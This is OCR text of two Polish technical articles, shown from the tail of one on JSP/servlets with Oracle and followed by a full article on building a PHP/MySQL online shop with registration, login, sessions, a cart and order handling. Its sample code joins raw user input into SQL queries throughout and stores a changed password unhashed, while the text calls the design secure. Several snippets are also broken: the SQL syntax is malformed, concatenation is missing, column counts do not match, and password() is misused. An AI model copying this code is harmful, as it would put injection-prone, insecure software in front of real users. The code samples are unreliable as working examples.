ResultSet res=st.executeQuery("insert into
     opinie(artykuly_kod, opinie_kod, tresc) values
          ("+kodArt+","+kodOpKom+",'"+tresc+"')");
```

Kontrolerem jest tu serwlet dziedziczący po klasie `HttpServlet`. Jego zadaniem jest stworzenie instancji modelu, wykonanie na nim metody *dodajOpinie*, a następnie przekierowanie użytkownika na stronę będącą widokiem. Istotne instrukcje to:

```
Model operator = new Model(); //utworzenie modelu
operator.dodajOpinie(tresc,kodArt,kodOpKom,con);
                                        //dodanie opinii
response.sendRedirect("aktykul.jsp?kod="+kodArt);
```

Widok jest zwykłą stroną JSP. Pokazuje ona artykuł wraz z opiniami internautów na jego temat. Tutaj najistotniejsze jest zapytanie do bazy Oracle pozwalające na pokazanie całej struktury hierarchicznej naraz:

```
rs= stmt.executeQuery("select level,kod,tresc
                                  from opinie where
    artykuly_kod="+request.getParameter("kod")+"
      connect by prior kod=opinie_kod start with
                               opinie_kod is null");
```

`Start.jsp` jest stroną startową, która pokazuje kategorie artykułów i same artykuły. Wykonywane zapytania to:

```
ResultSet rs= stmt.executeQuery("select nazwa,
                kod from dzialy order by nazwa");
                              // zapytanie o działy
```

oraz

```
rs= stmt.executeQuery("select tytul,
                     leadin,kod from artykuly where
           dzialy_kod='"+dzial+"' order by tytul,
                    leadin");//zapytanie o artykuły
```

**Pula połączeń JDBC**

Pula połączeń ma za zadanie przechowywanie otwartych połączeń [3]. Musi ona też wiedzieć, które z połączeń są aktualnie wykorzystywane. Kiedy wszystkie połączenia są zajęte i napływa żądanie kolejnego, musi ona je utworzyć i dodać do puli. Przy zamykaniu puli wszystkie połączenia muszą zostać zamknięte. Ponadto posiada wektor o nazwie pula, który przechowuje wskaźniki na obiekty klasy `PolaczenieWPuli`.

Połączenie wchodzące w skład puli reprezentowane jest przez klasę `PolaczenieWPuli`, która przechowuje faktyczne połączenie i informację o tym, czy jest ono dostępne.

* * *

W wypadku wykorzystania tradycyjnej technologii CGI dla każdego żądania HTTP tworzony jest nowy proces. Jeśli sam program CGI jest stosunkowo krótki, to przeważającą część wykonania programu może stanowić uruchomienie procesu. W wypadku serwletów wirtualna maszyna Javy działa bez przerwy i obsługuje wszystkie nadsyłane żądania, wykorzystując do tego niewielkie wątki Javy, a nie procesy systemu opera-

cyjnego, które wykorzystują wiele zasobów systemowych. Co więcej, w wypadku korzystania z tradycyjnych programów CGI, jeśli jednocześnie zostanie nadesłanych *N* żądań skierowanych do tego samego programu, jego kod zostanie *N* razy załadowany do pamięci. W wypadku serwletów w takiej sytuacji zostanie utworzonych *N* wątków, lecz wykorzystywana będzie wyłącznie jedna kopia klasy serwletu. I ostatnia sprawa. Gdy program CGI skończy obsługiwać żądanie, zostanie on zakończony. Utrudnia to przechowywanie wyników obliczeń w pamięci podręcznej, utrzymywanie otwartych połączeń z bazami danych oraz wykonywanie wszelkich innych optymalizacji bazujących na trwałych informacjach. Serwlety natomiast pozostają w pamięci nawet po zakończeniu obsługi żądania, dzięki czemu przechowanie dowolnie złożonych danych pomiędzy poszczególnymi żądaniami staje się bardzo proste [3].

JSP i cała platforma JavaPlatform ma jeszcze jedną zasadniczą zaletę – pozwala łatwo tworzyć aplikacje trójwarstwowe, gdzie logika witryny jest oddzielona od jej strony wizualnej. Realizuje się to za pomocą Enterprise Java Beans, jednak temat ten wykracza poza ramy tego artykułu.

PHP jest pełnowartościowym językiem programowania pozwalający na tworzenie aplikacji WWW z wszystkimi potrzebnymi funkcjami. PHP współpracuje z wieloma systemami baz danych. Pozwala to na bardzo łatwe tworzenie aplikacji WWW korzystających z informacji zapisanych w bazie danych. Możliwy jest również dostęp do usług sieciowych, takich jak IMAP, POP3, NNTP i TTP. Pozwala on również na otwieranie gniazd sieciowych i podłączanie się do innych protokołów TCP/IP.

**Bibliografia**

1. Marty Hall, *JavaScript i Java Server Pages*, Prentice Hall 2001.
2. James Goodwill, *Java Server Pages*, Helion: Gliwice 2001.
3. Wojciech Romowicz, *Java Server Pages i inne komponenty JavaPlatform*, Helion: Gliwice 2001.
4. PHP 4 Manual, PHP Documentation Group 2000.
5. Dokumentacja serwerów Apache, Tomcat i Jboss.
6. Blake Schwendiman, *PHP 4: kompendium programisty*, Helion: Gliwice 2002.
7. Joe Greene, *Oracle8 Server*, Helion: Gliwice 2000.
8. www.roseindia.net.
9. www.jboss.org.
10. www.javasoft.pl.
11. www.php.net.

# Tworzenie i zastosowanie sklepu internetowego na bazie technologii PHP i MySQL

*Michał Sołowiej*

Sklep internetowy (ang. *shopping cart*) jest to mechanizm dokonywania zakupów przez Internet. Przeglądarka internetowa służy bowiem do korzystania ze stron w sposób interaktywny (np. dokonywanie zakupów, poczta internetowa). W skład typowego systemu sklepu internetowego wchodzą następujące elementy: baza danych towarów, które mają być sprzedawane, katalog towarów poukładanych według kategorii prezentowany on-line, mechanizm uwierzytelniania, koszyk na zakupy umożliwiający przechowywanie towarów, skrypt obsługujący dokonanie zakupu oraz interfejs administracyjny.

W pracy posłużę się przykładem systemu sklepu internetowego stworzonego za pomocą PHP, w połączeniu z serwerem bazy danych MySQL oraz serwerem WWW Apache, gdyż jest to chyba najlepsze i najbardziej wygodne połączenie oprogramowania. PHP posiada wiele funkcji ułatwiających komunikację zarówno z serwerem bazy danych MySQL, jak i z serwerem WWW Apache i jest powszechnie używany do tego typu rozwiązań.

## 1. Bezpieczeństwo transakcji internetowych

Aby rozwiązać problem zabezpieczenia transakcji internetowych, należy przeanalizować przepływ informacji w systemie sklepu internetowego oraz zapewniać w sposób ciągły bezpieczeństwo przesyłania danych. Jeśli chodzi o bezpieczeństwo sieciowe, to taka ciągłość jest dość trudna do osiągnięcia. Nie istnieje chyba taki system, którego nie dałoby się spenetrować, w związku z czym za bezpieczny można przyjąć system,

w którym wysiłek, jaki należałoby włożyć w złamanie zabezpieczeń, jest nieadekwatny do wartości przechowywanych w nim danych. W systemie handlu internetowego problem bezpieczeństwa można rozważać w trzech płaszczyznach: komputer użytkownika (klienta), sieć Internet oraz system sklepu internetowego.

Na pierwsze dwa czynniki twórca sklepu nie ma praktycznie żadnego wpływu, natomiast należy zadbać, aby system sklepu internetowego był jak najbardziej bezpieczny. Taki system składa się z trzech komponentów: serwera WWW, na którym przechowywane są strony i skrypty, mechanizmu PHP oraz mechanizmu MySQL. Już podczas instalacji poszczególnych składników pojawiają się problemy bezpieczeństwa. W trakcie instalacji PHP należy mieć na uwadze fakt, że większy poziom bezpieczeństwa oraz większą wydajność osiągniemy, gdy zainstalujemy go jako moduł SAPI serwera WWW, a nie jako skrypt CGI. Instalacja zależy jednak od faktu, do jakich rozwiązań w głównej mierze ma służyć PHP.

Jeśli chodzi o bezpieczeństwo danych przesyłanych między komponentami systemu sklepu internetowego, dobrym rozwiązaniem jest zainstalowanie serwera MySQL na tym samym komputerze co serwer WWW. W przeciwnym razie PHP, łącząc się z takim serwerem, korzysta z protokołu TCP/IP, a co za tym idzie – przesyła dane drogą niekodowaną.

Ponieważ podczas transakcji będą wysyłane informacje, które powinny być znane jedynie klientowi i odbiorcy oraz nie powinny być przez nikogo niepowołanego modyfikowane, należy skorzystać z protokołu SSL (Secure Socket Layer). Protokoły sieciowe oraz oprogramowanie implementujące te protokoły jest zazwyczaj konstruowane w postaci warstwowej. Każda warstwa może przekazywać dane do warstwy wyższej lub niższej, a także może przyjmować żądania od warstw, z którymi nie sąsiaduje. Kiedy do transportu informacji wykorzystujemy protokół HTTP, wywołuje on protokół TCP. Ten z kolei, chcąc przesłać dane po fizycznych łączach sieciowych, potrzebuje dostępu do protokołu sterującego funkcjonowaniem tych łączy. Wykorzystanie protokołu SSL polega na dodaniu do tego modelu dodatkowej „przezroczystej" warstwy. Warstwa SSL umieszczana jest pomiędzy warstwą transportu a warstwą aplikacji. Zadaniem protokołu SSL jest modyfikowanie danych otrzymanych z aplikacji HTTP przed przekazaniem ich do warstwy transportu, a następnie do miejsca przeznaczenia. Warstwa SSL udostępnia taki sam interfejs do protokołów leżących powyżej niej, jak ten, którym posługuje się umieszczona poniżej warstwa transportu. W związku z tym operacje wymiany potwierdzeń kodowania i dekodowania odbywają się w sposób niewidoczny dla innych warstw.

W sklepie internetowym, protokół SSL wykorzystywany jest w mechanizmie uwierzytelniania oraz w końcowej fazie dokonywania zakupów – podczas uruchomienia skryptu dokonującego zamówienie.

## 2. Tworzenie bazy danych

Głównym celem bazy danych sklepu internetowego jest przechowywanie informacji o artykułach, ich ilości w magazynie, klientach oraz dokonywanych zamówieniach. Jeżeli ma to być handlowa platforma internetowa, to powinna ona uwzględniać bardziej rozbudowane funkcje niż tylko proste realizowanie zamówień. Trzeba przemyśleć, w jaki sposób klient będzie uiszczał opłaty oraz jak zamówienia będą do niego dostarczane. W dalszych rozważaniach można również uwzględnić promocje i sposób naliczania rabatów. Wiadomo, że niezbędne będą tabele *Produkty*, *Klienci*, *Zamówienia*. Są to główne trzy tabele, na których opiera się cały sklep. Aby pozbyć się nadmiarowości danych z tabeli *Zamówienia*, należy utworzyć nową tabelę przechowującą poszczególne pozycje danego zamówienia, ich ilości oraz wartości (czyli cena razy ilość). Można również utworzyć oddzielną tabele przechowującą adresy klientów i kilka innych dodatkowych tabel. Cała baza danych, poszczególne tabele, klucze są tworzone przy użyciu języka SQL. Należy również pamiętać o zabezpieczeniu dostępu do bazy danych i uprawnieniach ewentualnych użytkowników.

Poniższy skrypt tworzy przykładową bazę danych „sklep" z jedną tabelą „klienci" oraz nadaje uprawnienia i ustawia hasło użytkownika na `password` (oczywiście, należy używać bardziej bezpiecznych haseł):

```
create database sklep;
use sklep;
create table klienci
(
 id_klienta varchar(16) not null primary key,
 haslo varchar(16) not null,
 nazwisko char(40) not null,
 imie char(40) not null,
 email varchar(40) not null,
 adres varchar(200) not null,
);
grant select, insert, update, delete
on sklep.*
to sklep@localhost identified by 'password';
```

## 4. Tworzenie sklepu internetowego z wykorzystaniem mechanizmu sesji

Protokół HTTP jest protokołem bezpołączeniowym. Oznacza to, że nie udostępnia on żadnych wbudowanych narzędzi, które pozwalałyby na przekazywanie informacji pomiędzy transakcjami. Korzystając tylko z protokołu HTTP, nie możemy stwierdzić, czy żądania wysyłane do serwera pochodzą od tego samego użytkownika, czy od różnych. W systemie sklepu internetowego informacje takie są bardzo ważne, gdyż każdy użytkownik wykonuje operacje często w tym samym czasie co inni. Każdy z nich posiada własne artykuły, które chce zakupić i które znajdują się w jego koszyku. Idea sterowania sesją wprowadza możliwość „śledzenia" użytkownika podczas pojedynczej sesji – tj. w trakcie odwiedzania przez niego różnych stron pojedynczej witryny WWW. Mając do dyspozycji takie narzędzie, można łatwo „zalogować" użytkownika i śledzić operacje wykonywane przez niego na stronach sklepu internetowego. Tutaj sesje posłużą do implementacji takich zadań, jak obsługa logowania, wylogowania i zarządzania kontem oraz do obsługi koszyka sklepowego. Strony generowane przez skrypty wymienionych mechanizmów powinny być dostępne w wyniku bezpiecznego połączenia SSL, gdyż zawierają one treści, które powinny być chronione (jak hasła, identyfikatory itp.)


**Uwierzytelnianie i personalizacja.** Moduł uwierzytelniający składa się z czterech podstawowych części: rejestracji użytkownika, logowania i wylogowania oraz zmiany i resetowania hasła.

**Rejestracja.** W celu zarejestrowania nowego użytkownika w systemie sklepowym należy pobrać informacje wprowadzone przez niego za pomocą formularza HTML i zapisać je do bazy danych. Podczas tego etapu należy poddać weryfikacji wprowadzone dane, tzn. sprawdzić ich poprawność oraz czy dany użytkownik nie został już zarejestrowany. Po pomyślnym wprowadzeniu nowego użytkownika ustawiana jest odpowiednia zmienna sesji „śledząca" kroki, jakie dany użytkownik podejmuje. Od tej chwili system sklepu internetowego identyfikuje go jako konkretnego użytkownika o przyznanym mu unikatowym numerze (numerze sesji). Numer sesji jest jedyny i niepowtarzalny, co zapobiega błędom. Prosta implementacja skryptu rejestracji może wyglądać następująco:

```
<?php
session_start();
        // uruchomienie sesji przed nagłówkami HTML
if ($id && $haslo)
  // sprawdzenie czy użytkownik próbował się logować
{
```


```
$polaczenie = mysql_connect("localhost");
                        // łączenie się z bazą danych
 mysql_select_db("sklep");
                // wybór bazy danych o nazwie "sklep"
 $query = "select id_klienta from klienci"
 ."where id_klienta='$id' "
 ." and haslo='password($haslo)'";
    // wykorzystanie funkcji szyfrującej PHP password
 $wynik = mysql_query($query,$polaczenie);
 if (mysql_num_rows($wynik)>0)
 {
                    // jeżeli istnieje już użytkownik
                                o podanym id i haśle
 $valid_user = $id;
 session_register("valid_user");
                        // rejestracja zmiennej sesji
                                        // valid_user
 }
}
require ('header.php');
 // dołączenie nagłówków strony HTML znajdujących się
                                w pliku „header.php"
if (!$id || !$haslo || !$powtorzhaslo)
     //sprawdzenie czy użytkownik podał wymagane pola
{
 echo "Nie zostały wypełnione wymagane pola.";
 require ('formularz_konto.txt');
          // dołączenie pliku zawierającego formularz
                                          rejestracji
}
elseif ($haslo!=$powtorzhaslo)
{
echo "Podane hasło i powtórzona wartość nie są
                                        jednakowe.";
require ('formularz_konto.txt');
exit;
}
else
{
 $id = addslashes($id);
      // markowanie znaków sterujących w łańcuchach
                          kierowanych do bazy danych
 $haslo = addslashes(password($haslo));
 $db = mysql_pconnect("localhost");
```

```
                                // połączenie z bazą danych
 mysql_select_db("sklep");
 $wynik=mysql_query("select * from klienci where
                                    id_klienta='$id'");
 if (mysql_num_rows($wynik)>0)
 {
 echo "Podana nazwa użytkownika jest zajęta. ";
 require ('formularz_konto.txt');
 exit;
 }
 else
 {
$q="insert into klienci
        values('".$id."','".password($haslo) "')";
 $wynik = mysql_query($q);
 if ($wynik)
 $valid_user = $id;
 session_register("valid_user");
                    // rejestracja nowego użytkownika
 echo "Konto zostało założone.";
}
}
require ('footer.php');
    // dołączenie znaczników HTML znajdujących się
                                w pliku „footer.php"
?>
```




*Rys. 1. Formularz rejestracji nowego użytkownika*

**Logowanie.** Podczas logowania następuje weryfikacja wprowadzonych danych. Tak jak podczas rejestracji nowego użytkownika zostaje ustawiona zmienna sesji, która odpowiada konkretnemu użytkownikowi. Implementacja mechanizmu logowania jest uproszczoną wersją rejestracji nowego użytkownika. Zamiast wyświetlania formularza rejestracyjnego następuje sprawdzenie poprawności danych i wyświetlenie odpowiedniego komunikatu, jak pokazano na rys. 2.




*Rys. 2. Okno po wprowadzeniu błędnych danych*

Zwróćmy uwagę na pasek adresu przeglądarki. Adres ma postać: `https://localhost/~sklep/login.php`

Bardzo ważnym elementem jest przedrostek `https` zamiast `http`. Oznacza to, że strona została wygenerowana w wyniku bezpiecznego połączenia SSL.

**Wylogowanie.** W trakcie wylogowania następuje „wyrejestrowanie" zmiennej sesji odpowiadającej wcześniej zalogowanemu użytkownikowi i zakończenie sesji. Dzięki temu każdy użytkownik korzystający później z tego samego komputera i odwiedzający tę samą witrynę będzie traktowany odrębnie (zostanie mu przydzielony oddzielny numer sesji). Przykładowa implementacja mechanizmu wylogowania może wyglądać następująco:

```
<?php
 session_start();
```

```
$wynik = session_unregister("valid_user");
                    // wyrejestrowanie zmiennej sesji
                       odpowiadającej użytkownikowi
session_destroy(); // zakończenie sesji
require ('header.php');
                   //dołączenie nagłówków strony HTML
if ($wynik) //wylogowanie powiodło się
{
echo "Wylogowanie pomyślne.";
}
else // nie może nastąpić proces wylogowania
{
echo "Nie można wylogować użytkownika.";
}
require ('footer.php');
                     // dołączenie stopki strony HTML
?>
```

**Zmiana hasła.** Podczas wykonywania tej części mechanizmu uwierzytelniania następuje zmiana hasła określonemu przez zmienną sesji użytkownikowi. Najpierw musi nastąpić weryfikacja starych danych użytkownika, a następnie sprawdzenie poprawności nowo wprowadzonych danych. Oto fragment kodu zmieniający hasło użytkownika o podanych wartościach `$nowe_haslo` oraz `$id_klienta`:

```
<?php
 $polaczenie = mysql_pconnect("localhost");
 mysql_select_db("sklep");
 mysql_query("update klienci set haslo='$nowe_haslo'
                                                 where
 id_klienta='$id_klienta'");
              // uaktualnienie hasła w bazie danych
?>
```

**Resetowanie hasła.** Ten moduł wykorzystywany jest w momencie, gdy użytkownik zapomniał hasła. Następuje weryfikacja danych użytkownika, zmiana hasła na nowe i przesłanie nowego hasła pod podany przez użytkownika adres e-mail. Zmienione hasło powinno być generowane automatycznie w sposób losowy, gdyż wtedy zapewnione jest maksymalne bezpieczeństwo danych. Funkcja wysyłająca e-mail ma następującą postać:

```
mail("adres","temat","treść","adres_nadawcy").
```

## 4. Implementacja koszyka sklepowego

Cała funkcjonalność koszyka oparta jest na bazie zmiennej będącej tablicą asocjacyjną, w której rolę kluczy pełnią numery katalogowe produktów, a wartościami są ilości zamówionych produktów o danym numerze. Przykładowo, gdy do koszyka zostaną dodane 2 produkty o numerze „5", w tablicy znajdzie się następujący element: 5 => 2.

Wraz z umieszczaniem artykułów w koszyku będą one dodawane do tablicy. Chcąc odwołać się do opisu artykułu znajdującego się w koszyku, użyję tej zmiennej do odczytania szczegółowych informacji z bazy danych. Należy również wykorzystać zastosowaną już podczas mechanizmu uwierzytelniania zmienną sesji śledzącą kroki użytkownika (`$valid_user`). Posłuży ona do rozgraniczenia koszyków poszczególnych użytkowników.

Podczas implementacji należy rozgraniczyć, czy użytkownik wszedł na stronę koszyka po kliknięciu przycisku (lub linku) „dodaj do koszyka", czy też chce po prostu przejrzeć jego zawartość. W pierwszym wypadku zostanie uruchomiony skrypt z parametrem o wartości numeru katalogowego dodawanego artykułu, natomiast w drugim – bez wyżej wymienionego parametru.

Dodawanie nowych pozycji do koszyka:

```
<?php
 session_start();
 if($nowy) // dodanie artykułu do koszyka
 {
 if(!session_is_registered("koszyk"))
     // sprawdzenie czy zmienna koszyk już istnieje
 {
 $koszyk = array();
 session_register("koszyk");
                      // rejestracja zmiennej koszyk
 }
 if($koszyk[$nowy])
 $koszyk[$nowy]++;
        // artykuł już znajduje się w koszyku, więc
                                zwiększamy jego ilość
 else
 $koszyk[$nowy] = 1;
?>
```

Wyświetlanie stanu koszyka:

```
<?php
session_start();
if($koszyk&&array_count_values($koszyk))
                //sprawdzenie czy jest coś w koszyku
{
echo "Artykuł Cena Ilość Wartość";
foreach ($koszyk as $nr_kat => $ilosc)
      //pętla wyświetlająca kolejne pozycje koszyka
{
if (!$nr_kat || $nr_kat=="")
$polacz = db_connect();
$query = "select * from produkty where nr_kat='$nr_kat'";
$wynik = @mysql_query($query);
$art = @mysql_fetch_array($wynik);
   // podstawienie do zmiennej tablicowej $art, pól
              artykułu o numerze katalogowym $nr_kat
echo $art["tytul"]." ".$art["cena"]." ";
echo "<input type = text name = \"$nr_kat\"
                              value=$ilosc size = 3>";
echo " ".$ilosc;
echo $art["cena"]*$ilosc;
}
}
else
 echo "Twój koszyk jest pusty.";
?>
```

W mechanizmie obsługującym koszyk sklepowy należy jeszcze umieścić funkcje obliczające wartość zamówionych artykułów oraz podliczające ich ilości.

**Dokonanie zamówienia.** Jest to końcowy etap zamówienia. Po weryfikacji zgodności użytkownika zamówienie zostaje zapisane w odpowiedniej tabeli bazy danych, a kopia rachunku zamówienia zostaje wysłana pod adresem e-mail klienta oraz do właściciela sklepu. Zmienna odpowiadająca za koszyk zostaje „wyrejestrowana" i gdy następuje wylogowanie z systemu, również zostaje usunięta wartość zmiennej odpowiadającej konkretnemu użytkownikowi.

Skrypt wstawiający poszczególne elementy zamówienia do tabeli `pozycje_zamowienia`:

```
<?php
 session_start();
```

```
foreach($koszyk as $nr_katalogowy => $ilosc)
{
$query = "insert into pozycje_zamowienia values
('$nr_zamowienia', '$nr_katalogowy', '$cena',
$ilosc)";
}
// opróżnienie koszyka
session_destroy();
echo "Dziękujemy za dokonanie zakupów."
?>
```

**Moduł administracyjny.** Interfejs administracyjny jest to działający w oparciu o sieć Web interfejs do bazy danych, udostępniający również mechanizm uwierzytelniania użytkowników. Mechanizm uwierzytelniający jest potrzebny, aby odpowiedni administrator sklepu mógł wykonywać tylko czynności określone w jego uprawnieniach.

Dostęp do modułu administratora będzie możliwy po wcześniejszym zalogowaniu się użytkownika. Proces ten obsługiwany jest przez skrypt, który po zweryfikowaniu tożsamości, wywołuje skrypt umożliwiający edycję pól poszczególnych tabel bazy danych. Możliwe jest dodawanie nowych artykułów do bazy danych lub ich edycja czy usuwanie.

Implementacja modułu administracyjnego wydaje się jasna i prosta. Wykorzystuje ona funkcje użyte do implementacji modułu sklepowego (np. uwierzytelnianie, modyfikacja danych).

## 5. Zastosowanie sklepów internetowych w rozwiązaniach e-commerce

W globalnej sieci Internet znajduje się bardzo wiele sklepów funkcjonujących niezależnie od siebie i od innych rozwiązań komercyjnych. Aby zdobyć klientów i ich zaufanie, muszą one „przyciągnąć" czymś atrakcyjnym (przeważnie cenami). Jednak należy pamiętać, że nie wszystko, co tanie, znaczy dobre i bezpieczne. Bardzo często powstają małe sklepiki (o niezbyt skomplikowanej budowie i funkcjonalności), w których programiści stawiają na szybkość dokonywania transakcji kosztem bezpieczeństwa. Jednak internauci mają największe zaufanie do sprawdzonych sklepów, w których dokonują zakupów.

**Pasaże handlowe – wirtualne supermarkety.** Portale przygotowują różne oferty dla sklepów internetowych, tworząc wzorem rzeczywistych supermarketów pasaże handlowe, w których prezentowane są oferty sklepów biorących udział w przedsięwzięciu. Pasaże takie podzielone są na

kategorie i podkategorie (jak np. muzyka>muzyka poważna) mające strukturę drzewa. Oferty sklepu „przypinane" są do „liści", czyli końcowych podkategorii. Każdy sklep należący do pasażu posiada wydzieloną przestrzeń dyskową, w której umieszcza oferty swojego sklepu.

Korzystając z odpowiedniego interfejsu graficznego, oferty prezentowane są na stronach portalu. Klient może pobieżnie zapoznać się z opisem danej oferty na stronie portalu, lecz gdy chce dokonać zakupu, zostaje przekierowany na strony odpowiedniego sklepu.

**Aukcje internetowe.** Innym rozwiązaniem handlu są aukcje internetowe. Tutaj również główny „mechanizm" sklepowy ma swoje zastosowanie. Tym razem na stronach internetowych portalu aukcyjnego (np. Allegro.pl) prezentowane są oferty indywidualnych użytkowników. Na odpowiednich zasadach odbywają się licytacje i potencjalny klient również dokonuje zakupów. Tak jak w ofercie sklepowej czy wymienionych wyżej pasażach handlowych oferty podzielone są na odpowiednie kategorie, aby klient mógł w łatwy i szybki sposób dotrzeć do interesujących go artykułów.

* * *

Handlowe rozwiązania internetowe mają dość duże zastosowanie. Mogą ograniczyć się tylko do pojedynczych sklepików, ale również zrzeszać się w wielkie przedsięwzięcia handlowe, np. pasaże. Sam mechanizm sklepowy jest wykorzystywany we wszystkich przedsięwzięciach, w których ma miejsce zakup i sprzedaż towarów drogą internetową.

Starałem się pokazać ogólne, ale też i bardziej szczegółowe problemy związane z tworzeniem interaktywnych aplikacji wykorzystujących mechanizm koszyka sklepowego, zaczynając od narzędzi używanych do tego typu rozwiązań, przez problemy bezpieczeństwa i sposoby implementacji, a na konkretnych zastosowaniach kończąc. Jeśli chodzi o narzędzia wykorzystywane w tego typu projektach, to potencjalny programista ma do czynienia z ogromną różnorodnością. Taka sytuacja dotyczy serwerów WWW i serwerów baz danych czy języków programowania. Jak wynika z przeprowadzonych analiz, każdy produkt posiada swoje zalety i wady. Wynika to z faktu, iż podczas tworzenia i rozwoju każdego z nich jego twórcom przyświecała konkretna idea. Na przykład język Perl idealnie nadaje się do przetwarzania danych tekstowych, gdyż był tworzony z myślą o obsłudze raportów i może z powodzeniem działać jako skrypt CGI. Współpraca serwera Apache z MySQL i PHP jest bardzo szybka i stabilna, gdyż wszystkie te elementy posiadają

wiele wbudowanych funkcji ułatwiających ją. Z kolei technologia JSP znakomicie nadaje się do tworzenia rozbudowanych projektów, a ASP bardzo dobrze sprawdza się w rozwiązaniach współpracujących z innymi narzędziami firmy Microsoft. Jak widać, wybór konkretnych połączeń narzędziowych zależy od tworzonego projektu. Na podstawie przeprowadzonych badań mogę stwierdzić, iż najlepszym rozwiązaniem do stworzenia aplikacji sklepu internetowego jest użycie technologii JSP, PHP lub ASP. Przedstawione przeze mnie oprogramowanie zostało stworzone w połączeniu PHP, serwera bazy danych MySQL oraz serwera WWW Apache. Takie rozwiązania są możliwie najbardziej optymalne ze względu na koszty, szybkość działania, względne bezpieczeństwo, uniwersalność oraz prostotę kodu. Stworzona aplikacja zawiera wszystkie niezbędne moduły do prawidłowego funkcjonowania. Zaimplementowany został mechanizm obsługi koszyka, uwierzytelniania i personalizacji, zakładania kont nowych użytkowników, śledzenia i składania zamówień. Poza tym pokazałem prosty interfejs administracyjny, z którego pomocą można dodawać nowe artykuły do bazy danych, edytować istniejące oraz przeglądać dokonane zamówienia. Dzięki temu, że kod PHP nie jest zbyt skomplikowany, można łatwo zmodyfikować istniejące lub dodać nowe funkcje w celu rozszerzenia zastosowań sklepu. Starałem się zaimplementować system sklepowy w sposób prosty i zrozumiały, ale pamiętając przy tym o optymalizacji kodu, bezpieczeństwie i szybkości działania[1]. Dzięki temu udało mi się wyjaśnić działanie podstawowych mechanizmów wykorzystywanych w aplikacjach *e-commerce*. Z działającą aplikacją sklepu można również zapoznać się na stronie internetowej, pod adresem: http://tramp.strefa.pl/sklep/.

**Bibliografia**

1. Archiwum magazynu *Chip* – http://www.chip.pl/archiwum/.
2. Magazyn komputerowy *Chip* 2/2003.
3. Magazyn komputerowy *PC Kurier* 3/2003.
4. Oficjalny serwis serwera Apache – http://www.apache.org.
5. Serwis firmy Microsoft – http://www.microsoft.com.
6. Oficjalna strona serwera AOL – http://www.aolserver.com.
7. Serwis internetowy firmy Roxen – http://www.roxen.com.
8. Oficjalny serwis Xitami – http://www.xitami.com.

[1] Czas „otwierania się" poszczególnych stron przy niewielu użytkownikach korzystających w jednej chwili jest porównywalny z czasem wyświetlania statycznych dokumentów HTML.

9. Oficjalna strona firmy Sun i serwera Sun ONE – http://wwws.sun.com/software/products/appsrvr/home_appsrvr.html.
10. Dodatek specjalny do magazynu *PC Kurier* 22/2002.
11. Oficjalna strona serwera bazy danych MySQL – http://www.mysql.com.
12. Serwis internetowy serwera PostgreSQL – http://www.postgresql.org.
13. Oficjalna strona internetowa firmy Oracle i serwera bazy danych Oracle 9i – http://www.oracle.com/ip/deploy/database/oracle9i/.
14. Strona internetowa firmy IBM oraz serwera db2 – http://www-3.ibm.com/software/data/db2/.
15. Strona internetowa serwera Sybase ASE – http://www.sybase.com/products/databaseservers/ase.
16. Elisabeth Castro, *Perl i CGI, nauka pisania skryptów*, Mikom: Warszawa 1999.
17. Strona internetowa języka PERL – http://www.perl.org.
18. Tim Converse , Joyce Park, *PHP 4. Biblia*, Helion: Gliwice 2001.
19. Strona internetowa firmy SUN – http://java.sun.com
20. Luke Welling, Laura Thomson, *PHP i MySQL. Tworzenie stron WWW*, Helion: Gliwice 2002.